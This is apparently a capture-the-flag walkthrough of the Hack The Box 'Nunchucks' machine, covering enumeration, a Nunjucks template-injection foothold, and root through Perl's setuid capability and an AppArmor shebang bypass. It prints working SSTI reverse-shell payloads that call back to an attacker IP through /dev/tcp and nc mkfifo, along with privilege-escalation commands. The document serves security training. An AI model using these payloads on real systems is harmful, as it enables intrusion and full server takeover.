

Nunchucks

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV  10.129.95.252
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 13:50 CST
Nmap scan report for 10.129.95.252
Host is up (0.044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx http server running on port 80 so let's visit it in browser. We are introduced with host name so let's add it as entry in /etc/hosts and refresh page.




https://nunchucks.htb




```
─$ echo "10.129.95.252 nunchucks.htb" | sudo tee -a /etc/hosts
```


We have to confirm in browser that we want to continue that insecure connection. This error means that certificate issuer is unknown.



Error code: SEC_ERROR_UNKNOWN_ISSUER



Now is the time to start selling things online
Nunchucks is a leading online shop creation platform which offers amazing features for ecommerce
Sign up for free
Discover
1200+ Sale

There's nothing to interact with on that page, sign in and login pages are disabled. Let's run gobuster to find virtual hosts. We will use -k option to skip certificate validation.




```
└─$ gobuster vhost -u https://nunchucks.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.tx
t -k
```

Let's add found host to /etc/hosts and visit it in browser.



```
─$ echo "10.129.95.252 store.nunchucks.htb" | sudo tee -a /etc/hosts
```



Nunchucks Store


Nunchucks store will be opening soon!

Subscribe to our newsletter to get update on our launch. We will keep you posted.

You will receive updates on the following email address: 49@gmail.com.

Copyright © Nunchucks.HTB


Trying injection techniques we finally find SSTI vulnerability.



```
{{7*7}}@htb
```

You will receive updates on the following email address: 49@htb.

Let's intercept this request in BurpSuite for ease of use and try to inject a reverse shell payload to that template.




```
POST /api/submit HTTP/1.1
Host: store.nunchucks.htb
Cookie: _csrf=tqEiit3LzERinY99qB-agheO
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://store.nunchucks.htb/
Content-Type: application/json
Origin: https://store.nunchucks.htb
Content-Length: 21
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "email":"{{7*7}}"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Dec 2023 22:07:01 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 75
Connection: close
X-Powered-By: Express
ETag: W/"4b-X79sUiArPHkUd9eYQd+2RjLRKtA"

{
  "response":
  "You will receive updates on the following email address: 49."
}
```

```
7 X-Powered-By: Express
```

We can see that website is using NodeJS Express framework. Further search might lead us to HackTricks guide for SSTI in NUNJUCKS.



NUNJUCKS (NodeJS)


- {{7*7}} = 49
- {{foo}} = No output
- #{7*7} = #{7*7}
- {{console.log(1)}} = Error

```
{{range.constructor("return global.process.mainModule.
{{range.constructor("return global.process.mainModule.
```


Let's adjust email parameter, set up a listener and wait for connection.

```
"email":
"{{range.constructor(\"return global.process.mainModule.require('
child_process').execSync(\"/bin/bash -i >& /dev/tcp/10.10.14.124/
1234 0>&1\")\")()}}"
```


Bash -i didn't work so let's try another one, this time nc mkfifo.



```
"email":
"{{range.constructor(\"return global.process.mainModule.require('
child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin
/bash -i 2>&1|nc 10.10.14.124 1234 >/tmp/f')\")()}}"
```




```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.124] from (UNKNOWN) [10.129.95.252] 49368
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
david@nunchucks:/var/www/store.nunchucks$ whoami
whoami
david
```




```
david@nunchucks:/var/www/store.nunchucks$ ls /home/david
ls /home/david
user.txt
```

Success ! We've obtained reverse shell as david, user flag can be found at /home/david. Running commands to find privilege escalation path we finally find something with getcap.



```
david@nunchucks:/var/www/store.nunchucks$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Perl has setuid capabilities set. At GTFObins we can find how to exploit it.




Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is execute
be used as a backdoor to maintain privileged access by manipula


```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Although we can notice that not every command is being executed. This might give a clue that AppArmor is configured on that host.



```
david@nunchucks:/usr/bin$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
root
```

If that's the case we can try to Bypass AppArmor by creating a file and specifying a shebang.




AppArmor Shebang Bypass

In this bug you can see an example of how **even if you are preventing perl to be run with certain resources**, if you just create a a shell script **specifying** in the first line `#!/usr/bin/perl` and you **execute the file directly**, you will be able to execute whatever you want. E.g.:

```
echo '#!/usr/bin/perl
use POSIX qw(strftime);
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/sh"' > /tmp/test.pl
chmod +x /tmp/test.pl
/tmp/test.pl
```

Let's create such file called root.pl with /bin/bash payload and run it.



```
david@nunchucks:~$ ./root.pl
./root.pl
whoami
root
ls /root
node_modules
root.txt
```

We've successfully obtained root access. Root flag can be found at /root.